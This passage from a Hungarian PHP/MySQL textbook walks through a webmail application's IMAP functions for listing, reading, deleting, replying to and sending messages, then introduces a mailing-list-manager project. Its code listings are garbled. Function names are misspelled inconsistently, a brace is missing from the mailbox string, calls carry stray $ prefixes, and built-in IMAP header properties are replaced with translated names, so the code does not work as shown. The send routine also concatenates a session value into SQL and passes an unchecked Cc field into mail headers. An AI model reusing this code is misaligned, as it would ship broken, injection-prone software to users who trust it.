    // ha csak egy postafiók van, akkor válasszuk ki!  
    if(fiokok_szama($hitelesitett_felhasznalo)==1) {  
        $fiokok = fiok_lista_lekerese($hitelesitett_felhasznalo);  
        $_SESSION['kiválasztott_fiok'] = $fiokok[0];  
        $fio_azonosito = $fiokok[0];  
    }  
  
    // csatlakozás a felhasználó által kiválasztott POP3 vagy IMAP szerverhez  
    $beallitasok = fiok_beallitasok_lekerese($hitelesitett_felhasznalo, $fio_azonosito);
```

```

if(!sizeof($beallitasok)) {
    return 0;
}
$postafio = '$beallitasok[szerver];
if($beallitasok[type]=='POP3') {
    $postafio .= '/pop3';
}
$postafio .= ':'.$beallitasok[port].')INBOX';

// figyelmeztetés elnyomása, ne felejtsük el ellenőrizni a visszatérési értéket!
@$imap = imap_open($postafio, $beallitasok['tavoli_felhasznalo'],
    $beallitasok['tavoli_jelszo']);
return $imap;
}

```

A postafiókot ténylegesen az `imap_open()` függvénnyel nyitjuk meg, amelynek prototípusa a következő:

```
int imap_open (string postafio, string felhasznalo_nev, string jelszo [, int opciok])
```

A függvénynek átadandó paraméterek a következők:

- **postafio** – Ennek a karakterláncnak kell tartalmaznia a kiszolgáló és a postafiók nevét, illetve opcionálisan a port számát és a protokoll típusát. A sztring formátuma a következő:

{hostnev/protokoll:port}fioknev

Ha a protokollol nem határozzuk meg, akkor alapértelmezésben az IMAP lesz. Az általunk írt kódban megfigyelhető, hogy amennyiben a felhasználó egy adott fiókhöz a POP3 protokollol választotta ki, akkor mi is ezt állítjuk be.

Például ahhoz, hogy a helyi gépről, az alapértelmezett portokat használva olvassuk be a leveleket, a következő fióknevet kell használni IMAP protokoll esetén:

{localhost:143}INBOX

POP3 protokoll esetén pedig ezt:

{localhost/pop3:110}INBOX

- **felhasznalo_nev** – A fiókhöz tartozó felhasználói név.
- **jelszo** – A fiókhöz tartozó jelszó.

A függvény opcionális paramétereivel olyan dolgokat állíthatunk be, mint például az "open mailbox in read-only mode", vagyis a postafiók megnyitása csak olvasási módban.

Figyeljük meg, hogy mielőtt a postafiókot meghatározó karakterláncot áadtuk volna az `imap_open()` függvénynek, darrabonként raktuk össze az összefűző műveleti jel segítségével! Ügyeljünk e karakterlánc előállításánál, mert a {\$ karaktereket tartalmazó sztringek problémákat okozhatnak a PHP-ben.

Ha a postafiók megnyitható, akkor IMAP adatfolyamot (stream) ad vissza a függvényhívás, amennyiben nem, akkor pedig `false` lesz a visszatérési érték. Ha már befejeztük a munkát az IMAP adatfolyammal, az `imap_close(imap_stream)` függvénnyel zárhatjuk be. A függvényben az IMAP adatfolyamot adjuk vissza a fő alkalmazásnak. Ezt követően az `imap_headers()` függvényekkel kapjuk meg a megjelenítendő e-mail fejléceket:

\$fejlecek = imap_headers(\$imap);

Ez a függvény az abban a postafiókban található összes üzenet fejlécadatát adja vissza, amelyikhez kapcsolódtunk. Az információkat tömbként kapjuk vissza, üzenetenként egy-egy sor adattal. Az információ ekkor még formázatlan, a függvény üzenenként csak egy sort ír ki. A 29.5 ábrán láthatjuk, hogyan néz ki a kimenet.


A zavarón hasonló nevű `imap_header()` függvénnyel többet is megtudhatunk az e-mail fejlécekről. Jelen projektben azonban megelégszünk az `imap_headers()` függvénnyel kapott adatokkal is.

Levélüzenet olvasása

Az előbb használt `lista_megjelenítése()` függvényben minden üzenethez az adott e-mailre mutató hivatkozást állítunk be. Mindegyik ilyen hivatkozás a következőképpen néz ki:

`index.php?action=uzenet-megtekintese&uzenetID=6`

Az `uzenetID` a korábban visszakapott fejlécekben használt sorszám. Érdemes megjegyezni, hogy az IMAP üzenetek számozása 1-gel, nem pedig 0-val kezdődik. Ha a felhasználó ezen hivatkozások valamelyikére kattint, a 29.6 ábrán látható kimenet látja böngészőjében.



29.6 ábra: Az uzenet-megtekintese művelet egy konkrét üzenetet fog megjeleníteni.

Amikor átadjuk ezeket a paramétereket az index.php fájlnak, a következő kódot hajtjuk végre:

```
case 'fejlecek-megjelenitese':
case 'fejlecek-elrejtese':
case 'uzenet-megtekintese':
    // ha kiválasztottunk a listából egy üzenetet, vagy egy üzenetet nézünk, és
    // a fejlécek elrejtése vagy megjelenítése lehetőséget választjuk,
    // akkor töltük be az üzenetet!
    $teljesfejlecek = ($muvelet == 'fejlecek-megjelenitese');
    $uzenet_megjelenitese($_SESSION['hitelesitett_felhasznalo'],
        $_SESSION['kivalasztott_fiok'],
        $uzenetID, $teljesfejlecek);
break;
```

Itt ellenőrizzük, hogy a \$muvelet változó értéke a 'fejlecek-megjelenitese'-vel egyenlő-e. Ebben az esetben ez a feltétel nem teljesül, s így a \$teljesfejlecek értékét false-ra állítjuk. Rövidesen megvizsgáljuk a 'fejlecek-megjelenitese' műveletet is.

A

```
$teljesfejlecek = ($muvelet == 'fejlecek-megjelenitese');
sort kicsit bövebben is kifejthető volna, a következő formában talán valamivel könnyebben érthető lenne:
if ($muvelet == 'fejlecek-megjelenitese') {
    $teljesfejlecek = true;
} else {
    $teljesfejlecek = false;
}
```

Ezt követően az uzenet_megjelenitese() függvényt hívjuk meg. A függvény kimenete nagyrészt HTML, ezért most nem is foglalkozunk vele. Az uzenet_visszakeresese() függvényt hívja meg, hogy a postafiók megfelelő üzenetét kapjuk meg:

```
$uzenet = uzenet_visszakeresese($hitelesitett_felhasznalo, $fiok_azonosito, $uzenetID,
$teljesfejlecek);
```

A levelezo_fuggvenyek.php könyvtárban található uzenet_visszakeresese() függvény kódját a 29.10 példa-kód tartalmazza.

29.10 példakód: A levelezo_fuggvenyek.php könyvtár uzenet_visszakeresese() függvénye – A postafiókból egy adott üzenetet visszakereső függvény

```
function uzenet_visszakeresese($hitelesitett_felhasznalo, $fiok_azonosito, $uzenetID,
    $teljesfejlecek) {
    $uzenet = array();
```

```

if(!($hitelesitett_felhasznalo && $uzenetID && $fiok_azonosito)) {
    return false;
}
$imap = postafiock_megnyitasa($hitelesitett_felhasznalo, $fiok_azonosito);
if(!$imap) {
    return false;
}
$fejlec = imap_header($imap, $uzenetID);

if(!$fejlec) {
    return false;
}

$uzenet['tartalom'] = imap_body($imap, $uzenetID);
if(!$uzenet['tartalom']) {
    $uzenet['tartalom'] = "[Az üzenet üres]\n\n\n\n\n";
}
if($teljesfejlecek) {
    $uzenet['teljesfejlec'] = imap_fetchheader($imap, $uzenetID);
} else {
    $uzenet['teljesfejlec'] = '';
}

$uzenet['targy'] = $fejlec->targy;
$uzenet['felado_cime'] = $fejlec->felado_cime;
$uzenet['valasz_cim'] = $fejlec->valasz_cim;
$uzenet['masolatot_kap_cime'] = $fejlec->masolatot_kap_cime;
$uzenet['datum'] = $fejlec->datum;

// A felado és a címzett használatával ugyan részletesebb információt
// kaphatnánk, a felado_cime és valasz_cim adatokat azonban könnyebb felhasználni

imap_close($imap);
return $uzenet;
}

```

Megint csak a postafiock_megnyitasa() függvényel nyitjuk meg a felhasználó postafiókját, most azonban egy konkrét üzenet után vagyunk. A függvénykönyvtár segítségével külön-külön töltjük le az üzenet fejlécét és tartalmát.

Az itt használt három IMAP függvény az imap_header(), az imap_fetchheader() és az imap_body(). Figyeljük meg, hogy az első kettő, fejlécekkel kapcsolatos függvény eltérő a korábban használt imap_headers() függvénytől! Elnevezések kissé zavaróak lehetnek, ezért most összefoglaljuk és összehasonlítjuk működésüket:

- **imap_headers()** – Egy adott postafiókban lévő összes üzenet fejlécének összefoglalását adja vissza. A függvény által visszaadott tömb minden eleme egy-egy üzenethez tartozik.
- **imap_header()** – Objektum formájában adja vissza egy adott üzenet fejlécét.
- **imap_fetchheader()** – Karakterlánc formájában adja vissza egy adott üzenet fejlécét.

Ebben az esetben az imap_header() függvényel kérünk le meghatározott fejlécmezőket, ha pedig a felhasználó a teljes fejlécet kéri, az imap_fetchheader() függvényel jelenítjük meg azt számára. (Erre a témara a későbbiekben még visszatérünk.)

Az imap_header() és imap_body() függvényel az egyes üzenetek bennüket érdeklő elemeit tartalmazó tömböt hozunk létre. Az imap_header() függvényt a következőképpen hívjuk meg:

\$fejlec = imap_header(\$imap, \$uzenetID);

Ezt követően a kívánt mezőket kinyerjük ebből az objektumból:

\$uzenet['targy'] = \$fejlec->targy;

Az imap_body() függvény meghívásával a következőképpen adjuk a tömbhöz az üzenet tartalmát:


```
$uzenet['tartalom'] = imap_body($imap, $uzenetID);
```

Végül az `imap_close()` függvényel bezájuk a postafiókot, majd visszaadjuk a létrehozott tömböt az `index.php` kódnak. Ezt követően az `uzenet_megjelenitese()` függvény a 29.6 ábrán látható formában megjeleníti az üzenet mezőit.

Üzenetfejlécek megjelenítése

A 29.6 ábrán látható, hogy az üzenet felett a „Fejlécek megjelenítése” gombra kattintunk. Ezzel a fejlecek-megjelenitese eseményt aktiváljuk, ami az üzenettel együtt annak teljes fejlécét megjeleníti. Amikor a felhasználó a gomba-ra kattint, a 29.7 ábrán láthatóhoz hasonló kimenet jelenik meg böngészőjében.

29



29.7 ábra: A fejlecek-megjelenitese műveettel az adott üzenet teljes fejléce megjeleníthető, ami segíthet a felhasználónak visszakövetni a levélszemét forrását.

Ahogy azt már bizonyára észrevettük, az `uzenet-megtekintese` eseménykezelője a `fejlecek-megjelenitese` eseményt (illetve annak pájrát, a `fejlecek-elrejtese-t`) is lefedi. Ha az első beállítás van kiválasztva, ugyanúgy járunk el, mint korábban, de az `uzenet_visszakeresese()` függvényben a fejlécek teljes szövegét fogjuk meg:

```
if ($teljesfejlecek) {
    $uzenet['teljesfejlec'] = imap_fetchheader($imap, $uzenetID);
}
```

Ezt követően megjelenítjük a felhasználónak a fejléket.

Üzenet törlése

Ha a felhasználó valamelyik e-mailnél a „Töröl” gombra kattint, a 'torles' műveletet aktiválja. Ezzel az `index.php` alábbi kód részletét futtatja le:

```
case 'torles':
    $uzenet_torlese($_SESSION['hitelesitett_felhasznalo'],
                    $_SESSION['kivalasztott_fiok'], $uzenetID);
    //szándékosan nincs 'break' - a következő esettel folytatjuk
```

```
case 'fiok-kivalasztasa':
```

```
case 'postafiock-megtekintese':
    // ha a postafiókot vagy a postafiók megtekintését választjuk,
    // postafiók megjelenítése
    $lista_megjelenitese($_SESSION['hitelesitett_felhasznalo'],
                        $_SESSION['kivalasztott_fiok']);
break;
```

A fenti sorokból kiderül, hogy az `uzenet_torlese()` függvényel töröljük, majd a törlés után kapott postafiókot a korábban bemutatott módon megjelenítjük. Az `uzenet_torlese()` függvény kódját a 29.11 példakód mutatja.

29.11 példakód: A levelezo_fuggvenyek.php könyvtár uzenet_torlese() függvénye – A függvény egy adott üzenetet töröl a postafiókból

```
function uzenet_torlese($hitelesitett_felhasznalo, $fiok_azonosito, $uzenetID) {
    // egyetlen üzenet törlése a szerverről

    $imap = postafioik_megnyitasa($hitelesitett_felhasznalo, $fiok_azonosito);
    if($imap) {
        imap_delete($imap, $uzenetID);
        imap_expunge($imap);
        imap_close($imap);
        return true;
    }
    return false;
}
```

Látható, hogy a függvény több IMAP függvényt is használ. Közülük számunkra új az `imap_delete()` és az `imap_expunge()`. Érdemes megjegyezni, hogy az `imap_delete()` függvény csak kijelöli az üzeneteket a törléshez. Tetszőleges számú üzenetet kijelölhetünk így, majd ténylegesen az `imap_expunge()` meghívásával töröljük ki őket.

Levélküldés

Végre eljutottunk a levélküldésig. Ez többféleképpen is végbemehet a kódban: a felhasználó új üzenetet ír, illetve beérkező levére válaszol, vagy továbbítja azt. Nézzük, hogyan működnek ezek a műveletek!

Új üzenet küldése


A felhasználó az „Új üzenet” gombra kattintva nyithat új levelet. Ezzel az 'uj-uzenet' műveletet váltja ki, ami a következő kódot futtatja:

```
case 'uj-uzenet':
```

```
    uj_uzenet_urlap_megjelenitese($_SESSION['hitelesitett_felhasznalo'],
                                    $cimzett, $masolatot_kap, $stargy, $startalom);
```

```
break;
```

Az új üzenet űrlap egyszerűen egy levélküldésre szolgáló űrlap. A 29.8 ábrán látszik, hogy hogyan néz ki. Az ábrán valójában egy beérkezett üzenetre írt választ látunk, de az űrlap új levél írása esetén is ugyanez. Rövidesen a továbbítást és a válaszküldést is megvizsgáljuk.



29.8 ábra: Válaszolhatunk az üzenetre, vagy továbbíthatjuk valaki másnak.

Az „Üzenet küldése” gombra kattintva az 'uzenet-kuldese' műveletet indítjuk meg. Ez az alábbi kódot hívja meg:

```
case 'uzenet-kuldese':
    if(uzenet_kuldese($címzett, $masolatot_kap, $targy, $üzenet)) {
        echo "<p style=\"padding-bottom: 100px;\">Üzenet elküldve.</p>";
    } else {
        echo "<p style=\"padding-bottom: 100px;\">Nem sikerült elküldeni az üzenetet.</p>";
    }
```

A kód az üzenetet ténylegesen elküldő `uzenet_kuldese()` függvényt hívja meg. A függvény kódját a 29.12 példakód mutatja.

29.12 példakód: A `levelező_függvények.php` könyvtár `uzenet_kuldese()` függvénye – Ez a függvény küldi el a felhasználó által begépelt üzenetet

```
function uzenet_kuldese($címzett, $masolatot_kap, $targy, $üzenet) {
    // e-mail küldése PHP-vel

    if (!$kapcsolat=adatbazishoz_kapcsolodás()) {
        return false;
    }
    $lekerdezés = "SELECT email_cím FROM felhasznalok WHERE
        felhasznaloi_nev='".$SESSION['hitelesített_felhasznalo']."'";

    $eredmeny = $kapcsolat->query($lekerdezés);
    if (!$eredmeny) {
        return false;
    } else if ($eredmeny->num_rows==0) {
        return false;
    } else {
        $sor = $eredmeny->fetch_object();
        $egyeb = 'Feladó: '.$sor->email_cím;
        if (!empty($masolatot_kap)) {
            $egyeb.="\r\nMásolatot kap: $masolatot_kap";
        }

        if (mail($címzett, $targy, $üzenet, $egyeb)) {
            return true;
        } else {
            return false;
        }
    }
}
```

A fenti sorokból látható, hogy a `mail()` függvénnel küldi el az e-mailt. Előtte azonban kinyeri az adatbázisból a felhasználó e-mail címét, hogy beírja az e-mail „Feladó” mezőjébe.

Válaszküldés vagy levél továbbítása

A „Válasz”, a „Válasz mindenkinél” és a „Továbbítás” funkció ugyanúgy küld üzenetet, mint amikor az „Új üzenet” gombra kattintunk. A különbség annyi a működésükben, hogy mielőtt a felhasználónak megjeleníténék az új üzenet űrlapot, egyes mezőit kitölthet. Lapozzunk vissza a 29.8 ábrához! A megválaszolni kívánt üzenet tartalmát > szimbólummal beljebb húztuk, a „Tárgy” sorba pedig – az eredeti levél tárgya elé – bekerült a „Re:” szöveg. A „Továbbítás” és a „Válasz mindenkinél” művelet hasonlóképpen kitölthető a címzett és a tárgy sort, illetve megjeleníti az idézett szöveget.

A válaszküldéshez vagy a levél továbbításához szükséges kód az `index.php` törzsében hajtódkik végre az alábbiak szerint:

```
case 'valasz mindenkinél':
```

```

// a másolatot kap sor beállítása a korábbi, másolatot kap sor alapján
if(!$imap) {
    $imap = postafiol_megnyitasa($_SESSION['hitelesitett_felhasznalo'],
                                $_SESSION['kivalasztott_fiok']);
}

if($imap) {
    $fejlec = imap_header($imap, $uzenetID);

    if($fejlec->valasz_cim) {
        $scimzett = $fejlec->valasz_cim;
    } else {
        $scimzett = $fejlec->felado_cime;
    }

    $masolatot_kap = $fejlec->masolatot_kap_cime;
    $stargy = "Re: ".$fejlec->targy;
    $startalom = idezojel_hozzaadása(striplashes(imap_body($imap, $uzenetID)));
    imap_close($imap);

    uj_uzenet_urlap_megjelenítése($_SESSION['hitelesitett_felhasznalo'],
                                    $scimzett, $masolatot_kap, $stargy, $startalom);
}
}

break;

case 'valasz':
    // válaszcímként a levélfejlécben elküldött cím használata,
    // vagy annak hiányában a feladó címe
    if(!$imap) {
        $imap = postafiol_megnyitasa($_SESSION['hitelesitett_felhasznalo'],
                                $_SESSION['kivalasztott_fiok']);
    }

    if($imap) {
        $fejlec = imap_header($imap, $uzenetID);
        if($fejlec->valasz_cim) {
            $scimzett = $fejlec->valasz_cim;
        } else {
            $scimzett = $fejlec->felado_cime;
        }
        $stargy = "Re: ".$fejlec->targy;
        $startalom = idezojel_hozzaadása(striplashes(imap_body($imap, $uzenetID)));
        imap_close($imap);

        uj_uzenet_urlap_megjelenítése($_SESSION['hitelesitett_felhasznalo'],
                                        $scimzett, $masolatot_kap, $stargy, $startalom);
    }
}

break;

case 'tovabbitas':
    // üzenet beállítása az aktuális levél idézett tartalmaként
    if(!$imap) {

```

```

$imap = postafiock_megnyitasa($_SESSION['hitelesitett_felhasznalo'],
                                $_SESSION['kivalasztott_fiok']);
}

if($imap) {
    $fejlec = imap_header($imap, $uzenetID);
    $startalom = idezojel_hozzaadasa(stripslashes(imap_body($imap, $uzenetID)));
    $stargy = "Fwd: ".$fejlec->targy;
    imap_close($imap);

    uj_uzenet_urlap_megjelenitese($_SESSION['hitelesitett_felhasznalo'],
                                    $scimzett, $masolatot_kap, $stargy, $startalom);
}
break;

```

Látható, hogy az egyes műveletek a megfelelő fejlécet beállítva, szükség esetén formázást alkalmazva, majd az `uj_uzenet_urlap_megjelenitese()` függvényt meghívva hozzák létre az ürlapot.

Ezzel a webes levelezőszolgáltatás működésének áttekintését be is fejeztük.

A projekt továbbfejlesztése

A projektet sokféleképpen bővíthetjük és fejleszthetjük tovább. Ötletszerzés céljából átnézhetjük a rendszeresen használt levelezőalkalmazásunkat, de az alábbi funkciókkal is gazdagíthatjuk az eddig elkészült programunkat:

- Kínáljuk fel regisztráció lehetőségét az oldal felhasználónak! (Erre a célra ismét hasznosíthatjuk a *Felhasználói hitelesítés megalosítása* és *személyre szabott tartalom megjelenítése* című 27. fejezet egyes kódjait.)
- Tegyük lehetővé a felhasználóknak, hogy egynél több e-mail címet használhassanak! A legtöbb felhasználó nem egy e-mail címmel rendelkezik – lehet nekik például otthoni és munkahelyi címük. Azzal, hogy az eltárolt e-mail címüket a felhasznalok táblából a fiokok táblába helyezzük át, lehetővé tesszük, hogy több címet használjanak. Ehhez természetesen néhány helyen módosítani kell az alkalmazás kódját is. Az üzenet küldése ürlapon például legördülő listából kell kiválasztani a használni kívánt címüket.
- Tegyük lehetővé, hogy csatolt állományokat tartalmazó üzeneteket küldhessenek, fogadhassanak és továbbíthassanak! Ahhoz, hogy a felhasználók képesek legyenek csatolt fájlokat küldeni, A fájlrendszer és a kiszolgáló elérése című 19. fejezetben bemutatott fájlfeltöltő funkcióra van szükség. A mellékleteket tartalmazó üzenetek küldésével a Levelezőlista-kezelő alkalmazás fejlesztése című 30. fejezetben foglalkozunk.
- Hozzunk létre névjegyalbum-funkciókat!
- Hozzunk létre hálózati hírolvasó funkciókat! Az NNTP kiszolgálóról IMAP függvényekkel való olvasás majdnem teljesen megegyezik azzal, amikor postafiókból olvassuk ki annak tartalmát. A különbség annyi, hogy másik portot és protokollt kell az `imap_open()` függvény meghívásakor meghatározni. Az INBOX nevű postafiók helyett az olvasni kívánt hírcsoportot kell megnevezni. A Webes fórum fejlesztése című 31. fejezetben szereplő módszereket webalapú hírolvasó alkalmazás létrehozásához is felhasználhatjuk.

Hogyan tovább?

A következő fejezetben is levelezéshez kapcsolódó projekten dolgozunk. Olyan alkalmazást fogunk fejleszteni, amellyel különböző témaúj hírleveleket küldhetünk az oldalunkon feliratkozó felhasználóknak.

Levelezőlista-kezelő alkalmazás fejlesztése

Ha weboldalunk már kiterjedt látogatói bázissal rendelkezik, hasznos, ha a regisztrált felhasználókkal hírlevelek útján tarthatjuk a kapcsolatot. Ebben a fejezetben levelezőlista kezelésére szolgáló felületet fogunk fejleszteni. Léteznek olyan levelezőlisták, ahol a feliratkozottak is tudnak az adott lista tagjainak üzenetet küldeni, a fejezetben létrehozandó alkalmazás azonban olyan rendszer, amelyben csak a lista adminisztrátora küldhet üzeneteket. Az alkalmazás neve Pyramid-MLM (mailing list manager, azaz levelezőlista-kezelő).

Megoldásunk igen hasonló lesz a piacon megtalálható többi ilyen alkalmazáshoz. Annak érdekében, hogy legyen elképzelésünk arról, min fogunk dolgozni a fejezetben, látogassunk el az ilyen jellegű üzleti megoldásokat kínáló <http://www.topica.com> oldalra!

Alkalmazásunk lehetővé teszi az adminisztrátoroknak, hogy levelezőlistákat hozzanak létre, és különböző hírleveleket küldjenek az egyes listákra. A fájlfeltöltő funkció biztosítja annak lehetőségét, hogy feltöltsék az offline létrehozott hírlevelek szöveges és HTML változatait. Ez azt jelenti, hogy az adminisztrátorok bármilyen nekik tetsző szoftverrel megalkothatják a hírleveleket.

A felhasználók az oldal bármelyik levelezőlistájára feliratkozhatnak, és előnnyel, hogy szöveges vagy HTML formátumban kívánják-e megkapni a hírleveleket.

A fejezetben az alábbi főbb téma-körökkel foglalkozunk:

- Fájlfeltöltés több fájl esetén
- MIME kódolású e-mail mellékletek
- HTML formátumú e-mailek
- Felhasználói jelszavak emberi beavatkozás nélküli kezelése

A megoldás alkotóelemei

Online hírlevél szerkesztő és -küldő rendszert szeretnénk fejleszteni. A rendszernek biztosítania kell a lehetőséget, hogy különböző hírleveleket hozhassunk létre és küldhessünk a felhasználóknak, akiknek pedig fel kell tudniuk iratkozni egy vagy több hírlevélre.

A megoldás alkotóelemei az alábbi általános céloknak kell, hogy megfeleljenek:

- Az adminisztrátorok levelezőlistákat hozhatnak létre és módosíthatják a meglévőket.
- Az adminisztrátorok szöveges és HTML hírleveleket küldhetnek az egyes levelezőlisták összes feliratkozott tagjának.
- A felhasználók regisztrálhatnak az oldalon, majd beléphetnek, és módosíthatják adataikat.
- A felhasználók feliratkozhatnak az oldal bármely listájára.
- A felhasználók leiratkozhatnak azokról a listákról, amelyekre korábban feliratkoztak.
- A felhasználók előnnyel, hogy HTML formátumú vagy egyszerű szöveges hírleveleket kérnek.
- Biztonsági okokból a felhasználók nem küldhetnek leveleket a listára, és nem láthatják egymás e-mail címét.
- A felhasználók és az adminisztrátorok megtekinthetik a levelezőlistákról összegyűjtött információkat.
- A felhasználók és az adminisztrátorok megtekinthetik a korábban a listára elküldött hírleveleket (archívum).

A projekt feladatainak ismeretében elkezdhetjük megtervezni a megoldást és alkotóelemeit, például a listák, a feliratkozottak és az archivált hírlevelek adatbázisának létrehozását; az offline létrehozott hírlevelek feltöltését; a mellékleteket tartalmazó levelek küldését.

A levelezőlisták és a feliratkozott felhasználók adatbázisának létrehozása

A projekt során nyomon követjük a rendszer minden felhasználójának felhasználói nevét és jelszavát, illetve azoknak a levelezőlistáknak a listáját, amelyekre a felhasználók feliratkoztak. Mindezenben túlmenően el kell tárolni a felhasználóknak a hírlevél formátumára vonatkozó választását is (szöveges vagy HTML), hogy a megfelelő verziójú hírlevelet küldhessük el nekik.

Az adminisztrátor (a levelezőlista kezelője) olyan különleges felhasználó, akihez lehetősége van új levelezőlistákat létrehozni és hírleveleket küldeni azokra.

Hasznos funkciója az ilyen rendszereknek a korábban küldött hírlevelek archívuma. Ha a feliratkozottak nem tartják meg a korábban kapott hírleveleket, az archívumban akkor is kereshetnek bennük. Az archívum marketingeszközök sem utolsó, mivel a potenciális feliratkozók láthatják, hogy hogyan néznek ki a korábban elküldött hírlevelek.

A MySQL adatbázis és a hozzá szükséges PHP felület létrehozásában semmi újdonság nincsen, ráadásul nem is különösebben bonyolult a dolog.

Hírlevelek feltöltése

Olyan felületre van szükség, amellyel az adminisztrátor a korábban említetteknek megfelelően hírlevelet küldhet. Arról viszont még nem beszélünk, hogy az adminisztrátor hogyan hozza létre a hírleveleket. Készíthetnénk számára egy ürlapot, ahova begépelheti vagy bermásolhatja a hírlevél tartalmát. A rendszer felhasználóbarát jellegét erősítetjük, ha lehetővé tesszük az adminisztrátor számára, hogy az általa preferált szerkesztőalkalmazásban hozza létre a hírleveget, majd az így elkészült fájlt töltse fel a webszerverre. Ebben az esetben az adminisztrátor képeket is egyszerűen hozzáadhat a HTML hírlevelekhez. Ehhez a 19. fejezetben megismert fájlfeltöltő funkciót fogjuk felhasználni.

A korábbi projekteken látott ürlapoknál valamivel bonyolultabbakkal kell most dolgoznunk. Ebben a projektben az adminisztrátoroknak a hírlevél szöveges és HTML verzióját, illetve az utóbbi esetén a szöveg közé kerülő képeket is fel kell töltenie. Miután a hírlevelet feltöltötte, létre kell hozni egy olyan felületet, amelyen a küldés előtt megtekintheti a hírlevél előnézetét. Itt meggyőződhet arról, hogy minden fájl feltöltése megfelelő módon történt.

Ne feledkezzünk meg arról sem, hogy ezeket a fájlokat el kell tárolni egy archív könyvtárban, hogy a felhasználók elolvasassák a korábbi hírleveleket! Annak a felhasználónak, amelyikről webszerverünk fut, írás jogosultságokkal kell rendelkeznie ehhez a könyvtárhoz. A feltöltő kód az `./archive/` könyvtárba kírjük meg beírni a hírleveleket, ezért gondoskodunk a könyvtár létrehozásáról, illetve a megfelelő jogosultságok beállításáról!

Csatolt állományokat tartalmazó levelek küldése

Azt kívánjuk elérni, hogy a felhasználóknak egyszerű szöveges vagy csinos HTML formátumú hírlevelet tudjunk küldeni – mindenkihez olyat, amilyet kér.

Beágyazott képeket tartalmazó HTML fájl küldéséhez az szükséges, hogy tudjunk csatolt állományokat küldeni. A PHP `egyszerümail()` függvényével nem lehet egyszerűen megoldani a csatolt fájlok küldését. Érdemes helyette a PEAR igen kiváló `Mail_Mime` csomagját használni, amit eredetileg Richard Heyes alkotott meg. Képes HTML mellékleteket kezelni, és arra is alkalmas, hogy HTML fájlból lévő képeket csatoljunk a levélhez.


A csomag telepítéséhez *A PHP és a MySQL telepítése* című Függelék *A PEAR telepítése* című részében találunk útmutatást.

A megoldás áttekintése

Hasonlóan a *Webalapú levelezőszolgáltatás létrehozása* című 29. fejezethez, ebben a projektben is eseményvezérelt megközelítést követünk a kód megírása során.


Az elindulást segítendő ismét felrajzoljuk a folyamatábrákat, amelyek a felhasználók lehetséges lépései mutatják a rendszerben. Ebben a példában három ábrával mutatjuk be a felhasználók által elérhető funkciókat és szolgáltatásokat. A felhasználó más funkciókat érhet el az egyszerű bejelentkezés előtt és a bejelentkezés után, illetve adminisztrátorként történő bejelentkezés esetén. Ezeket a funkciókat a 30.1, a 30.2, illetve a 30.3 ábra mutatja.

A 30.1 ábrán a nem bejelentkezett felhasználók számára elérhető lehetőségeket látjuk. Egy ilyen felhasználó bejelentkezhet (ha már rendelkezik felhasználói fiókkal), létrehozhatja fiókját (ha az még nem létezik), és megtekintheti a levelezőlistákat, amelyekre a regisztrált felhasználók feliratkozhatnak (ez utóbbi mintegy marketingeszközöként is szolgál, kedvet csinál a regisztrációhoz).



30.1 ábra: A nem bejelentkezett felhasználók csak korlátozott számú lehetőség közül választhatnak.

A 30.2 ábrán a bejelentkezett felhasználók számára elérhető funkciókat látjuk. Megváltoztathatják fiókbeállításaikat (e-mail cím és személyes beállítások), jelszavukat, illetve azt, hogy melyik listákra iratkoztak fel.




30.2 ábra: Bejelentkezés után többféle lehetőségük van beállításaik módosítására.

